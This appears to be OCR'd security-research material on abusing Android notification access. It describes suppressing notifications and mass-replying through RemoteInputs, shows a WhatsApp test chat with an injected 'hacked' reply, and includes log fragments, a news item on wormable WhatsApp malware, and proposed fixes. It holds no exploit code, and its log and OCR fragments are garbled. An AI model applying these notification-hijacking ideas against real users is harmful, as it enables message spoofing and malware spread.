- Cancel the notification even before it lands on the Notification Bar! → Because the service can access it before it can land on the UI!
- Bombard with multiple replies because Android supports ~ replies from the Notification Bar == ~ PendingIntents!



Test

Today

🔒 Messages and calls are end-to-end encrypted. No one outside of this chat, not even WhatsApp, can read or listen to them. Tap to learn more.

Hi 5:24 pm

hello 5:24 pm

Testing notification access 5:25 pm

A group of rogue beyblades have hacked you!
https://beybase.com/wp-content/uploads/2020/11/beyblade-burst-best-products-to-buy-featured-image-768x432.jpg 5:25 pm

Type a message

I | I have | Namskaram


```
      int32_t sample-rate = 4800
    } and output: AMessage(what
      int32_t channel-count = 1
      string mime = "audio/raw"
      int32_t sample-rate = 4800
      int32_t channel-mask = 1
    }
2021-08-25 17:25:30.660 1238-139
2021-08-25 17:25:30.661 1238-139
2021-08-25 17:25:30.661 1238-139
2021-08-25 17:25:30.662 1238-139
2021-08-25 17:25:30.662 1238-139
2021-08-25 17:25:30.662 1238-139
2021-08-25 17:25:30.662 1252-437
2021-08-25 17:25:30.662 1252-437
2021-08-25 17:25:30.663 1252-252
2021-08-25 17:25:30.663 1252-252
2021-08-25 17:25:30.663 1238-124
2021-08-25 17:25:30.663 1238-124
2021-08-25 17:25:30.663 1238-139
2021-08-25 17:25:30.663 1238-139
2021-08-25 17:25:30.665 1252-139
2021-08-25 17:25:30.665 1238-139
2021-08-25 17:25:30.665 1252-437
2021-08-25 17:25:30.667 1238-139
2021-08-25 17:25:30.667 1238-139
2021-08-25 17:25:30.668 1252-139
2021-08-25 17:25:30.669 1238-139
2021-08-25 17:25:30.669 1252-437
2021-08-25 17:25:30.669 1252-437
2021-08-25 17:25:30.670 1252-252
2021-08-25 17:25:30.671 1238-139
2021-08-25 17:25:30.671 1238-123
2021-08-25 17:25:30.672 1550-297
2021-08-25 17:25:30.823 1044-133
2021-08-25 17:25:32.123 1550-187
2021-08-25 17:25:32.123 1550-187
2021-08-25 17:25:32.291 1550-227
2021-08-25 17:25:34.289 1044-133
2021-08-25 17:25:35.663 1238-329
```

```
45.
70.

eated input block pool with allocatorID 16
 0(0 size) total buffers - 0(0 size) used
007c2d767f38 cached: 0/0M, 0/0% in use; al

ze) total buffers - 0(0 size) used buffers
33088 cached: 0/0M, 0/0% in use; allocs: 
eated output block pool with allocatorID 1
nfigured output block pool ids 38 => OK
 38 => got 38 - 0

scard frames from previous generation.
 ignored
 0
 death recipients

007c2d765598 cached: 0/0M, 0/0% in use; al

andler 0 is gone.
43/2355 clientId=android.media.AudioManage
ork-Rate: Q(65.5/s Avg=24.4/s) Done(65.32
ving Intent { act=android.intent.action.DR
ving Intent { act=android.intent.action.DR

5920 size) total buffers - 6(2775552 size)
e) total buffers - 0(0 size) used buffers
```


```
i/p-done(0)
android.gms/.stats.service.DropBoxEnt
```

Success: Operation succeeded (2 minutes a

In the Wild


New Wormable Android Malware Spreads by Creating Auto-Replies to Messages in WhatsApp

April 7, 2021


Autoreply attack! New Android malware found in Google Play Store spreads via malicious auto-replies to WhatsApp messages

Probable Fixes

- Verifying every app's access to a given notification so that any app cannot read another app's notification
- Restricting the possible number of RemoteInputs with a certain limit so that a race condition cannot be created by bombarding with alarming number of replies.

References

- RemoteInputs
- WearableExtender
- Malware poses as Netflix to read WhatsApp messages
- New Android malware spreads via malicious auto-replies to WhatsApp messages